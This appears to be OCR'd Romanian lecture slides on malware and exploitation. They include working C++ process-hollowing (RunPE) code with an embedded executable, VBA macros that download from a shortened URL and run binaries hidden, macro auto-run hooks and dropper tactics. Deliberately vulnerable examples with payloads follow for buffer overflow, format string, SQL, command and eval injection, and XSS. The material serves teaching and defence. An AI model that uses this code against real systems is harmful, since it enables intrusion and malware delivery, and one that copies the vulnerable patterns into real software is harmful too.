WriteProcessMemory - Scrie shellcode-ul în spațiul rezervat din procesul țintă.
CreateRemoteThread - Creează un fir de execuție în procesul țintă care începe execuția la shellcode.

Funcția main - Punctul de intrare principal al programului:

int main(void) { ... }

FindTarget - Se folosește pentru a obține PID-ul procesului notepad.exe.
OpenProcess - Obține un handle pentru procesul cu PID-ul specificat, cu drepturi de a crea un thread și a scrie în memorie.
Inject - Apelează funcția de injectare a shellcode-ului în procesul deschis.

Execuția și Verificarea - Când executați s.exe, shellcode-ul va încerca să injecteze și să execute messagebox-ul în notepad.exe. Dacă notepad.exe nu rulează, sau dacă nu există drepturi suficiente, injectarea nu va avea loc.

Detaliile tehnice ale funcțiilor utilizate

- **Funcția Inject.** Aici folosim funcții native API de Windows pentru a rezerva spațiu în procesul țintă (VirtualAllocEx), pentru a scrie shellcode-ul în spațiul alocat (WriteProcessMemory) și pentru a crea un fir de execuție în procesul țintă care începe execuția shellcode-ului (CreateRemoteThread). Aceste operații sunt critice pentru succesul injectării, deoarece permit executarea codului arbitrar într-un proces care rulează.
- Detaliem apoi în funcția **main** procesul de identificare a procesului țintă și de apelare a funcției Inject. Începem cu identificarea PID-ului procesului *notepad.exe* folosind funcția FindTarget, care este esențială pentru a obține handle-ul necesar pentru injectare. După aceea, validăm dacă procesul este deschis și, dacă da, apelăm Inject.
- Această metodologie ne oferă un exemplu clar despre cum pot fi exploatate vulnerabilitățile pentru a controla procesele la un nivel foarte detaliat. Este crucial să înțelegem aceste tehnici pentru a putea să ne protejăm mai bine sistemele și informațiile sensibile.

```cpp
#undef UNICODE
#define UNICODE
#include <Windows.h>

int runPE64(
    LPPROCESS_INFORMATION lpPI,
    LPSTARTUPINFO lpSI,
    LPVOID lpImage,
    LPWSTR wszArgs,
    SIZE_T szArgs
)
{
    WCHAR wszFilePath[MAX_PATH];
    if (!GetModuleFileName(
        NULL,
        wszFilePath,
        sizeof wszFilePath
    ))
    {
        return -1;
    }
    WCHAR wszArgsBuffer[MAX_PATH + 2048];
    ZeroMemory(wszArgsBuffer, sizeof
wszArgsBuffer);
    SIZE_T length = wcslen(wszFilePath);
    memcpy(
        wszArgsBuffer,
        wszFilePath,
        length * sizeof(WCHAR)
    );
    wszArgsBuffer[length] = ' ';
    memcpy(
        wszArgsBuffer + length + 1,
        wszArgs,
        szArgs
    );

    PIMAGE_DOS_HEADER lpDOSHeader =

reinterpret_cast<PIMAGE_DOS_HEADER>(lpImage);
    PIMAGE_NT_HEADERS lpNTHeader =
        reinterpret_cast<PIMAGE_NT_HEADERS>(
            reinterpret_cast<DWORD64>(lpImage) +
lpDOSHeader->e_lfanew
        );
    if (lpNTHeader->Signature !=
IMAGE_NT_SIGNATURE)
    {
        return -2;
    }

    if (!CreateProcess(
        NULL,
        wszArgsBuffer,
        NULL,
        NULL,
        TRUE,
        CREATE_SUSPENDED,
        NULL,
        NULL,
        lpSI,
        lpPI
    ))
    {
        return -3;
    }

    CONTEXT stCtx;
    ZeroMemory(&stCtx, sizeof stCtx);
    stCtx.ContextFlags = CONTEXT_FULL;
    if (!GetThreadContext(lpPI->hThread, &stCtx))
    {
        TerminateProcess(
            lpPI->hProcess,
            -4
        );
        return -4;
    }

    LPVOID lpImageBase = VirtualAllocEx(
        lpPI->hProcess,
        reinterpret_cast<LPVOID>(lpNTHeader-
>OptionalHeader.ImageBase),
        lpNTHeader->OptionalHeader.SizeOfImage,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );
    if (lpImageBase == NULL)
    {
        TerminateProcess(
            lpPI->hProcess,
            -5
        );
        return -5;
    }
```

Injectare procese (I)

Codul prezentat este un exemplu de tehnică de injectare a unui proces în Windows, utilizând API-ul Windows pentru a crea și manipula procese. Aici este o descriere pas cu pas a principalelor componente și acțiuni ale codului:

Preprocesorul Directive - #undef UNICODE și #define UNICODE asigură că toate apelurile de funcții care pot fi definite atât în versiunea ANSI cât și în UNICODE vor folosi versiunea UNICODE.

Includerea Antetului Windows - #include <Windows.h> este necesar pentru a utiliza funcționalitățile API-ului Windows.

Funcția runPE64
Parametrii funcției includ informații despre proces (PROCESS_INFORMATION), informații pentru inițializarea procesului (STARTUPINFO), imaginea procesului în memorie, argumentele și dimensiunea acestora.

Obținerea căii executabilului - Prin GetModuleFileName, funcția extrage calea fișierului executabil al procesului curent.

Pregătirea argumentelor: Concatenează calea executabilului cu argumentele primite pentru a fi folosite în crearea noului proces.

Verificarea headerului PE - Verifică dacă imaginea în memorie este un executabil valid folosind semnătura IMAGE_NT_SIGNATURE.

Crearea procesului - Folosind CreateProcess cu starea CREATE_SUSPENDED pentru a opri execuția imediată a noului proces.

Tehnica de injectare a proceselor

Tehnica de injectare a proceselor este un aspect esențial pentru cei interesați de securitatea cibernetică și de modul în care malware-ul poate manipula și controla procesele într-un sistem de operare Windows.

- In cod se detaliază o funcție numită runPE64, care exemplifică cum se poate crea și manipula un proces în Windows. În primul rând, vedem că funcția folosește API-ul Windows pentru a obține calea executabilului curent printr-o apelare la GetModuleFileName. Aceasta este esențială pentru a determina contextul în care rulăm.
- Următoarea parte a codului folosește CreateProcess pentru a crea un nou proces într-o stare suspendată. Aceasta este o tehnică comună utilizată pentru a injecta cod înainte ca procesul să înceapă să execute codul său. Prin specificarea flag-ului CREATE_SUSPENDED, avem posibilitatea de a modifica imaginile și contextul procesului înainte de a-l reporni.
- Odată creat procesul, funcția preia contextul thread-ului său principal cu GetThreadContext, modifică registrii pentru a îndrepta executarea spre o secțiune de memorie nouă, unde se poate injecta shellcode sau alt cod arbitrar. După ajustarea contextului, procesul este repornit pentru a executa codul injectat.
- Finalizăm cu verificarea validității imaginii în memorie, asigurându-ne că semnătura IMAGE_NT_SIGNATURE este prezentă, ceea ce confirmă că imaginea este un executabil valid.
- Aceste tehnici sunt vitale pentru înțelegerea metodelor prin care software-ul rău intenționat poate prelua controlul asupra sistemelor și cum putem detecta sau preveni astfel de comportamente.

```
if (!WriteProcessMemory(
        lpPI->hProcess,
        lpImageBase,
        lpImage,
        lpNTHeader->OptionalHeader.SizeOfHeaders,
        NULL
    ))
    {
        TerminateProcess(
            lpPI->hProcess,
            -6
        );
        return -6;
    }

    for (
        SIZE_T iSection = 0;
        iSection < lpNTHeader->FileHeader.NumberOfSections;
        ++iSection
        )
    {
        PIMAGE_SECTION_HEADER stSectionHeader =
            reinterpret_cast<PIMAGE_SECTION_HEADER>(
                reinterpret_cast<DWORD64>(lpImage) +
                lpDOSHeader->e_lfanew +
                sizeof(IMAGE_NT_HEADERS64) +
                sizeof(IMAGE_SECTION_HEADER) * iSection
                );

        if (!WriteProcessMemory(
            lpPI->hProcess,
            reinterpret_cast<LPVOID>(
                reinterpret_cast<DWORD64>(lpImageBase) +
                stSectionHeader->VirtualAddress
                ),
            reinterpret_cast<LPVOID>(
                reinterpret_cast<DWORD64>(lpImage) +
                stSectionHeader->PointerToRawData
                ),
            stSectionHeader->SizeOfRawData,
            NULL
        ))
```

```
{
            TerminateProcess(
                lpPI->hProcess,
                -7
            );
            return -7;
        }
    }

    if (!WriteProcessMemory(
        lpPI->hProcess,
        reinterpret_cast<LPVOID>(
            stCtx.Rdx + sizeof(LPVOID) * 2
            ),
        &lpImageBase,
        sizeof(LPVOID),
        NULL
    ))
    {
        TerminateProcess(
            lpPI->hProcess,
            -8
        );
        return -8;
    }

    stCtx.Rcx = reinterpret_cast<DWORD64>(lpImageBase) +
        lpNTHeader->OptionalHeader.AddressOfEntryPoint;
    if (!SetThreadContext(
        lpPI->hThread,
        &stCtx
    ))
    {
        TerminateProcess(
            lpPI->hProcess,
            -9
        );
        return -9;
    }
```

Injectare procese (II)

Alocarea și scrierea în memoria procesului:

Alocare - Alocă memorie în procesul țintă corespunzătoare dimensiunii imaginii procesului.

Scriere - Scrie headerul și secțiunile imaginii procesului în memoria alocată.

Modificarea contextului procesului țintă:

Obținerea contextului - Capturează starea registrelor procesului țintă.

Setarea adresei de intrare - Modifică registrul pentru a indica la noua adresă de intrare din imaginea injectată.

Rescrierea și reluarea executării - Actualizează contextul procesului și reia executia thread-ului său principal.

Detaliile tehnice ale procesului de injectare

- Începem cu WriteProcessMemory, o funcție crucială care permite scrierea directă în spațiul de memorie al procesului țintă. Aici vedem cum codul încearcă să scrie în proces, și dacă această operație eșuează, procesul este terminat pentru a evita corupția sau detectarea.

- Mai departe, codul navighează prin secțiunile imaginii procesului folosind IMAGE_SECTION_HEADER. Acesta ajustează adresele de bază și scrie fiecare secțiune în procesul țintă. Această parte este esențială pentru a se asigura că toate componentele necesare executării sunt corect pozitionate în memoria procesului.

- După scrierea efectivă, urmează ajustarea contextului procesului. Folosind GetThreadContext și SetThreadContext, codul ajustează registrii procesului țintă, inclusiv Rcx, care este setat să indice către noua adresă de intrare a codului injectat. Acest pas este vital pentru a direcționa execuția procesului către codul nou scris.

- Finalizăm cu reluarea execuției procesului suspendat, permițând astfel codului injectat să ruleze în cadrul procesului țintă. Acest lucru se realizează prin apelul funcției ResumeThread.

```
    if (!ResumeThread(lpPI->hThread))
    {
        TerminateProcess(
            lpPI->hProcess,
            -10
        );
        return -10;
    }

    return 0;
}

unsigned char hello_world[] = {
0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0xFF, 0xFF, 0x00, 0x00,
0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
...
0x61, 0x69, 0x6E, 0x5F, 0x6E, 0x53, 0x68, 0x6F, 0x77, 0x43, 0x6D, 0x64, 0x00, 0x5F, 0x5F, 0x69,
0x6D, 0x70, 0x5F, 0x41, 0x64, 0x64, 0x41, 0x74, 0x6F, 0x6D, 0x41, 0x00
};
```

Funcția main:

Inițializare - Pregătește structurile necesare pentru informații despre proces și inițializare.

Execuția funcției runPE64 - Apelează funcția pentru a injecta și executa codul binar hello_world într-un nou proces.

Așteaptă terminarea procesului - Așteaptă finalizarea procesului injectat și apoi obține codul de ieșire.

```
int main(
    int argc,
    char* argv[]
)
{
    DWORD dwRet = 0;

    PROCESS_INFORMATION stPI;
    ZeroMemory(&stPI, sizeof stPI);
    STARTUPINFO stSI;
    ZeroMemory(&stSI, sizeof stSI);
    WCHAR szArgs[] = L"";
    if (!runPE64(
        &stPI,
        &stSI,
        reinterpret_cast<LPVOID>(hello_world),
        szArgs,
        sizeof szArgs
    ))
    {
        WaitForSingleObject(
            stPI.hProcess,
            INFINITE
        );

        GetExitCodeProcess(
            stPI.hProcess,
            &dwRet
        );

        CloseHandle(stPI.hThread);
        CloseHandle(stPI.hProcess);
    }

    return dwRet;
}
```

Ce observam?

- Această tehnică de codare este adesea utilizată în contexte de securitate pentru a analiza comportamentul malware-ului, pentru testarea software-ului într-un mediu controlat sau, din păcate, și în scopuri mai puțin etice, cum ar fi crearea de malware sau bypass-ul controlului de acces la resursele sistemului.

- In final, examinăm funcția main, care reprezintă punctul de intrare principal al programului nostru demonstrativ. Funcția main inițializează, execută funcția runPE64 și așteaptă finalizarea procesului injectat.

- Observăm că funcția main începe cu definirea și inițializarea variabilelor necesare pentru executarea runPE64. Acesta include structuri de tip PROCESS_INFORMATION și STARTUPINFO care sunt esențiale pentru gestionarea și monitorizarea proceselor în Windows. Folosim ZeroMemory pentru a inițializa aceste structuri, asigurându-ne că nu există date reziduale care ar putea afecta comportamentul.

- Partea critică aici este apelul la runPE64, unde se transmite un shellcode definit în secțiunea de cod de sus. Shellcode-ul, reprezentat ca un array de octeți, este proiectat să execute operații specifice (posibil afișarea unui mesaj sau alte acțiuni simple) odată ce este injectat în procesul țintă.

- După executarea runPE64, funcția main așteaptă terminarea procesului injectat folosind WaitForSingleObject. Aceasta permite procesului să se execute până la finalizare, iar apoi obținem codul său de ieșire prin GetExitCodeProcess. Acest pas este important pentru verificarea succesului execuției și pentru gestionarea erorilor.

- În final, închidem handle-urile folosind CloseHandle, asigurând curățarea resurselor sistemului. Această practică este esențială pentru evitarea scurgerilor de memorie și a altor probleme de performanță.

- Acest exemplu complet ne oferă o vedere de ansamblu asupra modului în care se poate realiza injectarea unui shellcode într-un proces, demonstrând pașii necesari de la pregătirea mediului de execuție până la curățarea post-execuție, subliniind complexitatea și riscurile asociate acestei tehnici în contextul securității informatice.

DOWNLOAD FILE & PROCESS LIST (API PERMITE INJECTIA DE COD SI DIN MEDIUL VBA)

VISUAL BASIC FOR APPLICATIONS

```
Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" ( _
    ByVal pCaller As LongPtr, _
    ByVal szURL As String, _
    ByVal szFileName As String, _
    ByVal dwReserved As Long, _
    ByVal lpfnCB As LongPtr _
) As Long

Sub DownloadFile()
     URLDownloadToFileA 0, "https://bit.ly/2B1GCyQ", "ts.jpg", 0, 0
End Sub
```

URLDownloadToFileA

```
Sub DownloadFile()
    Set objXMLHTTP = CreateObject("Microsoft.XMLHTTP")
    Set objADODBStream = CreateObject("ADODB.Stream")
    objXMLHTTP.Open "GET", "https://bit.ly/2B1GCyQ", False
    objXMLHTTP.Send
    objADODBStream.Type = 1
    objADODBStream.Open
    objADODBStream.Write objXMLHTTP.responseBody
    objADODBStream.savetofile "ts.jpg", 2
End Sub
```

DownloadFile

```
Sub GetProcessList()
    Set objServices = GetObject("winmgmts:\.\root\CIMV2")
    Set objProcessSet = objServices.ExecQuery( _
        "SELECT Name FROM Win32_Process", , 48)
    For Each Process In objProcessSet
        Debug.Print "Process: " & Process.name
    Next
End Sub
```

GetProcessList

```
Public Type PROCESSENTRY32
    dwSize As Long
    cntUsage As Long
    th32ProcessID As Long
    th32DefaultHeapID As Long
    th32ModuleID As Long
    cntThreads As Long
    th32ParentProcessID As Long
    pcPriClassBase As Long
    dwFlags As Long
    szExeFile As String * 260
End Type

Const TH32CS_SNAPPROCESS As Long = &H2

Declare Function CreateToolhelp32Snapshot Lib "kernel32.dll" ( _
    ByVal dwFlags As Long, _
    ByVal th32ProcessID As Long _
) As Long

Declare PtrSafe Function Process32First Lib "kernel32.dll" ( _
    ByVal hSnapshot As LongPtr, _
    ByRef lpProcEntry As PROCESSENTRY32 _
) As Long

Declare PtrSafe Function Process32Next Lib "kernel32.dll" ( _
    ByVal hSnapshot As LongPtr, _
    ByRef lpProcEntry As PROCESSENTRY32 _
) As Long

Sub GetProcessList()
    Dim procEntry As PROCESSENTRY32
     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
    procEntry.dwSize = Len(procEntry)
    success = Process32First(hSnapshot, procEntry)
    Do While success <> 0
         Debug.Print "Process: " & procEntry.szExeFile
         procEntry.dwSize = Len(procEntry)
         procEntry.szExeFile = Space(260)
         success = Process32Next(hSnapshot, procEntry)
    Loop
End Sub
```

Toate API-urile sunt accesibile !

Visual Basic for Applications (VBA) pentru operarea cu fișiere și procese

- Funcția URLDownloadToFileA, care este un exemplu clasic de utilizare a API-urilor Windows în VBA pentru a descărca un fișier de pe internet direct pe discul utilizatorului. Aceasta este o metodă des utilizată în scripturi automate, dar, cum subliniază slide-ul, este și o potențială cale de injectare a codului malițios, datorită accesului direct la resursele sistemului.
- Mai departe, funcția DownloadFile demonstrează cum se poate folosi obiectul Microsoft.XMLHTTP pentru a solicita și primi fișiere într-un mod care permite manipularea fină a cererii HTTP și a răspunsurilor. Aceasta oferă flexibilitate în gestionarea datelor, dar, de asemenea, necesită atenție sporită la securizarea acestor operațiuni pentru a preveni vulnerabilități.
- Ultima funcție, GetProcessList, ilustrează cum se pot accesa și enumera procesele rulând pe un sistem, folosind Winmgmts. Aceasta este o capabilitate puternică care permite scripturilor VBA să interacționeze direct cu alte aplicații și servicii ale sistemului. Acest lucru poate fi util în contexte legitime, cum ar fi monitorizarea performanței sistemului sau automatizarea sarcinilor administrative, dar, în mâinile greșite, poate fi folosit pentru monitorizarea neautorizată a activităților utilizatorului.

EXECUTE BINARY

VISUAL BASIC FOR APPLICATIONS

Execuție via shell sau obiectul WScript

```
Sub ExecuteFile ()
    Set objWscriptShell = CreateObject("WScript.Shell")
    objWscriptShell.Run "C:\Windows\System32\notepad.exe", 0
End Sub
```

```
Sub ExecuteFile ()
    Shell "C:\Windows\System32\notepad.exe", vbHide
End Sub
```

```
Declare Function WinExec Lib "kernel32" ( _
    ByVal lpCmdLine As String, _
    ByVal nCmdShow As Long _
) As Long

Const SHOW_HIDE As Long = 0

Sub ExecuteFile ()
    WinExec "C:\Windows\System32\notepad.exe", SHOW_HIDE
End Sub
```

Execuție cu funcția WinExec al kernel32 …

AUTOMATIZARI

PROCEDURI DOCUMENTE MACRO

- **AutoExec** runs when you start Word or load a global template
- **AutoNew** runs each time you create a new document
- **AutoOpen** runs each time you open an existing document
- **AutoClose** runs each time you close a document
- **AutoExit** runs when you exit Word or unload a global template

- **Document_Open** runs when a document is opened
- **Document_Close** runs when a document is closed
- **Document_New** runs when a new document based on the template is created

DROPERE

- Încorporează un shellcode, îl compilează și îl execută
- Descărca un fișier de pe retea (sau chiar shellcode)
- Decripteaza un fișier
- Sofisticat: folosește o hartă pentru a prelua caractere din fișierele implicite ale sistemului de operare pentru a construi codul malware pe loc, doar din coordonate și căi ale fișierelor.
- Dropper despachetează dropper despachetează malware, plasând malware în lanț prin inducție
- Dropper metamorfic, despachetați .cmd, apoi .cmd despachetați .vbs, apoi vbs despachetați .exe și rulați

C.12.4
METODE DE EXPLOIT

```c
#include <stdio.h>
#include <string.h>

void vulnerable_function(char *str) {
    char buffer[10];
    strcpy(buffer, str);
}

int main() {
    char large_input[20] =
"TooLongInputData";
    vulnerable_function(large_input);
    return 0;
}
```

Tested using: https://www.onlinegdb.com/

Buffer overflow

Debordarea tamponului. În acest exemplu C, vulnerabili_function copiază un șir într-un buffer care este prea mic pentru a-l păstra (strcpy nu verifică lungimea), ceea ce duce la o depășire a tamponului. Acest lucru ar putea suprascrie memoria adiacentă și poate duce la diverse probleme de securitate. Acest exemplu trebuie privit întotdeauna din perspectiva exteriorului mașinii. Și anume, ce se întâmplă dacă „TooLongInputData” vine ca intrare de la o mașină la distanță undeva în altă țară?. Ce se întâmplă dacă acest șir conține cod care permite în final accesul neautorizat de la distanță. Astfel, acestea sunt probleme reale care sunt încă în vigoare din cauza tehnologiilor mai vechi. Acum, pe baza procesului vizat și chiar a ordinii de încărcare a proceselor de pe mașină, se poate crea un șir pentru a invada anumite zone de memorie, care sunt ale aceluiași proces sau alte procese care rulează în paralel cu cel vizat. Evident, acestea sunt niveluri foarte scăzute de înțelegere a hardware-ului mașinii și a sistemului de operare.

```
Output:
*** stack smashing detected ***: terminated
```

```c
#include <stdio.h>

void vulnerable_function(char *user_input) {
    FILE *file = fopen("output.txt", "w");
    if (file == NULL) {
        perror("Error opening file");
        return;
    }

    // vulnerable usage:
    fprintf(file, user_input);
    fclose(file);

    printf("Data written to file.\n");
}

int main() {
    char user_data[100];
    printf("Enter some text to write to file: ");
    fgets(user_data, sizeof(user_data), stdin);

    vulnerable_function(user_data);

    return 0;
}
```

Format string vulnerability

O exploatare fprintf. Codul furnizat este un program C care demonstrează o funcție simplă de scriere a intrărilor furnizate de utilizator într-un fișier, dar conține o vulnerabilitate semnificativă. Programul începe cu includerea fișierului standard de antet I/O stdio.h, care este necesar pentru efectuarea operațiunilor de intrare și ieșire în C. Vulnerabil_function este definită să ia un șir (char *user_input) ca argument. În cadrul acestei funcții, încearcă să deschidă un fișier numit „output.txt” în modul de scriere („w”). Dacă fișierul nu poate fi deschis, este tipărit un mesaj de eroare folosind perror, iar funcția revine mai devreme. Acțiunea principală a vulnerabili_function este să scrieți intrarea utilizatorului direct în fișier folosind fprintf. Aici se află vulnerabilitatea. Deoarece funcția scrie direct intrarea utilizatorului în fișier fără nicio validare sau dezinfectare, poate fi exploatată pentru a efectua un atac de securitate cunoscut sub numele de injecție. De exemplu, dacă intrarea utilizatorului include specificatori de format (cum ar fi %s sau %d), ar putea duce la un comportament nedorit. După scrierea intrării în fișier, fișierul este închis folosind fclose. Funcția principală a programului este concepută pentru a colecta informațiile utilizatorului. Declara o matrice de caractere user_data cu o dimensiune de 100 de caractere. Apoi îi solicită utilizatorului să introducă un text, care este citit și stocat în user_data folosind fgets. Această funcție citește intrarea de la intrarea standard (stdin) și o stochează în user_data, asigurându-se că dimensiunea intrării nu depășește dimensiunea matricei. După citirea intrării, main apelează vulnerabili_function, trecând intrarea utilizatorului ca argument

Output:

```
main.c: In function ‘vulnerable_function’:
main.c:10:5: warning: format not a string literal and no format arguments [-Wformat-security]
10 | fprintf(file, user_input);
| ^~~~~~~
Enter some text to write to file: %x %x %x
Data written to file.
```

```
import sqlite3


def unsafe_query(username):
    # connection to a
    # hypothetical database.
    connection = sqlite3.connect('example.db')
    cursor = connection.cursor()
    # construct SQL query via string
    # concatenation (unsafe).
    query = "SELECT * FROM users WHERE username = '" + username + "';"
    cursor.execute(query)

    # fetch and print results:
    for row in cursor.fetchall():
        print(row)

    cursor.close()
    connection.close()

unsafe_query("alice")

# user input that
# includes SQL Injection:

malicious_input = "'; DROP TABLE users; --"
unsafe_query(malicious_input)
```

SQL injection

Un exploit de injecție SQL. Fragmentul de cod de mai sus demonstrează o funcție Python care execută o interogare SQL pe o bază de date SQLite, dar o face într-un mod nesigur, ceea ce o face vulnerabilă la atacurile de injecție SQL. Scriptul începe prin importul bibliotecii sqlite3, care este folosită pentru interacțiunea cu bazele de date SQLite în Python. Apoi definește o funcție numită unsafe_query, care ia un singur argument nume de utilizator. În cadrul acestei funcții, se stabilește o conexiune la o bază de date SQLite numită example.db. Această bază de date este ipotetică și se presupune că există în scopul acestui exemplu. Un obiect cursor este apoi creat folosind metoda connection.cursor(), care este folosită pentru a executa comenzi SQL. Partea potențial periculoasă a funcției este aceea în care construiește o interogare SQL prin concatenarea argumentului nume de utilizator direct în șirul de interogare: „SELECT * FROM users WHERE nume utilizator = '" + nume utilizator + "';". Această abordare este nesigură, deoarece include direct introducerea utilizatorului (nume de utilizator) în comanda SQL fără nicio igienizare sau validare. O astfel de practică lasă baza de date vulnerabilă la injectarea SQL, unde un atacator poate manipula introducerea numelui de utilizator pentru a modifica comportamentul comenzii SQL. Funcția execută apoi interogarea SQL construită folosind cursor.execute(query). Dacă interogarea returnează rezultate, se repetă peste aceste rezultate și imprimă fiecare rând în consolă. După executarea interogării și manipularea rezultatelor, cursorul și conexiunea la baza de date sunt închise folosind cursor.close() și respectiv connection.close(). Se demonstrează că funcția este utilizată de două ori: o dată cu un nume de utilizator normal „alice” și o dată cu un șir de intrare rău intenționat „’; DROP TABLE users; --”. Acesta din urmă este un exemplu de atac de injecție SQL. Punctul și virgulă (;) din intrarea rău intenționată termină interogarea originală, iar comanda DROP TABLE utilizatorilor care urmează este o instrucțiune SQL care, dacă ar fi executată, ar șterge tabelul utilizatori din baza de date. Linia dublă (--) este un simbol de comentariu în SQL, care face din restul interogării un comentariu, neutralizând efectiv orice parte rămasă din interogarea originală.

Output:

```
Not tested !
```

Code injection

```python
import os

def ping_host(user_input):
    command = "ping -n 1 " + user_input
    print("Executing:", command)

    os.system(command)

# test it with a normal input:
ping_host("8.8.8.8")

# malicious input that creates a text file:
malicious_input = "8.8.8.8 & echo This is a safe " + \
                  "demonstration of command injection > demo.txt"
ping_host(malicious_input)
```

O injectare de cod de scriere în fișier. Codul de mai sus este exact ca cele două exemple anterioare de mai sus, cu o diferență și anume în loc de o simplă comandă echo, scriptul scrie acum un mesaj într-un fișier text, ceea ce înseamnă, la rândul său, acces la disc și posibil acces la distanță.


```
Output:
Executing: ping -n 1 8.8.8.8 & echo This is a safe
demonstration of command injection > demo.txt
sh: 1: ping: not found
```

```html
<!DOCTYPE html>
<html><head><title>XSS Demonstration</title></head>
<body>
<h2>XSS Test Page</h2>
<script>
    function getQueryVariable(variable) {
        var query = window.location.search.substring(1);
        var vars = query.split('&');
        for (var i = 0; i < vars.length; i++) {
            var pair = vars[i].split('=');
            if (pair[0] === variable) {
                return pair[1];
            }
        }
        return false;
    }

var userInput = getQueryVariable("input");
    if (userInput) {
        // use innerHTML to inject the user input into the page:
        document.write("User Input: " + decodeURIComponent(userInput));
    } else {
        document.write("No user input provided.");
    }
</script>
</body>
</html>
```

A cross-site scripting exploit

Un exploit de scripting între site-uri. Codul de mai sus este un document HTML conceput pentru o demonstrație Cross-Site Scripting (XSS). Observați că după titlu, există o etichetă <script> care include cod JavaScript. Scriptul definește o funcție numită getQueryVariable. Această funcție este concepută pentru a analiza șirul de interogare URL pentru a găsi valoarea asociată cu un anumit nume de variabilă. Mai întâi extrage șirul de interogare din adresa URL curentă, excluzând semnul de întrebare inițial, folosind window.location.search.substring(1). Șirul de interogare este apoi împărțit în perechi cheie-valoare la fiecare ampersand (“&”). Fiecare pereche este împărțită în continuare la semnul egal (“=”) pentru a separa cheia și valoarea. Funcția trece prin aceste perechi și returnează valoarea dacă găsește o potrivire pentru numele variabilei date. Dacă nu se găsește nicio variabilă care se potrivește, returnează false. După definirea funcției, scriptul preia intrarea utilizatorului de la adresa URL apelând getQueryVariable(„input”). Rezultatul este stocat în variabila userInput. Scriptul verifică apoi dacă userInput are o valoare. Dacă o face, scriptul folosește document.write pentru a scrie un șir „User Input:” urmat de intrarea decodificată de utilizator (decodeURIComponent(userInput)) în documentul HTML. Această acțiune demonstrează o vulnerabilitate XSS, deoarece document.write cu userInput injectează direct conținut în pagina HTML, care poate fi exploatat dacă userInput conține scripturi rău intenționate. Dacă userInput nu are o valoare, scriptul scrie „Nu a fost furnizată nicio intrare de utilizator”. la document. Această parte a scriptului este o demonstrație a modului în care intrarea utilizatorului poate fi reflectată înapoi pe pagină, un mecanism tipic utilizat în atacurile XSS reflectate.

Output:



http://localhost:8000/ example.html?input=%3Cscript%3Ealert('XSS%20Executed')%3C/script%3E

Code injection

```python
def calculate_expression(user_input):
    try:
        result = eval(user_input)
        print(f"Result: {result}")
    except Exception as e:
        print(f"Error: {e}")

calculate_expression("2 + 3 * 5")

# user input that includes
# Python code for exploitation.

malicious_input = \
"__import__('os').system('echo This is a code injection!')"

calculate_expression(malicious_input)
```

Un exploit de injectare de cod Python. Fragmentul de cod furnizat definește o funcție numită calculate_expression care acceptă un singur argument user_input. Această funcție încearcă să evalueze user_input ca o expresie Python folosind funcția eval. Dacă evaluarea are succes, se tipărește rezultatul expresiei. Totuși, dacă apare o eroare în timpul evaluării (de exemplu, dacă intrarea nu este o expresie Python validă), funcția prinde excepția și tipărește un mesaj de eroare. Funcția calculate_expression este apoi utilizată în două scenarii diferite. În primul scenariu, este numit cu o expresie aritmetică simplă „2 + 3 * 5”. Acesta este un caz de utilizare normal, în care funcția evaluează expresia și tipărește rezultatul, care în acest caz ar fi 17. În al doilea scenariu, funcția este apelată cu un șir malicious_input, care conține o comandă Python concepută pentru a demonstra un cod. vulnerabilitatea la injectare. Șirul __import__('os').system('echo Aceasta este o injecție de cod!') este o încercare de a exploata capacitatea funcției eval de a executa cod Python arbitrar. Acest cod încearcă să importe modulul os și apoi folosește metoda de sistem pentru a executa o comandă de sistem (echo Aceasta este o injecție de cod!). Într-un scenariu real, o astfel de injecție ar putea fi utilizată pentru a executa comenzi dăunătoare sau pentru a compromite sistemul, ilustrând riscurile potențiale de securitate asociate cu utilizarea necorespunzătoare a funcției de eval.

Output:


```
This is a code injection!
Result: 0
```

```python
from flask import Flask, request, render_template_string
app = Flask(__name__)

@app.route('/')
def index():
return '''
    <form action="/run" method="POST">
        <textarea name="code" rows="10" cols="30"></textarea><br>
        <input type="submit" value="Run Code">
    </form>
       '''

@app.route('/run', methods=['POST'])
def run_code():
    code = request.form['code']
    try:
        # unsafe execution:
        exec(code)
        return "Code executed successfully."
    except Exception as e:
        return "Error: " + str(e)

if __name__ == '__main__':
    app.run(debug=True)
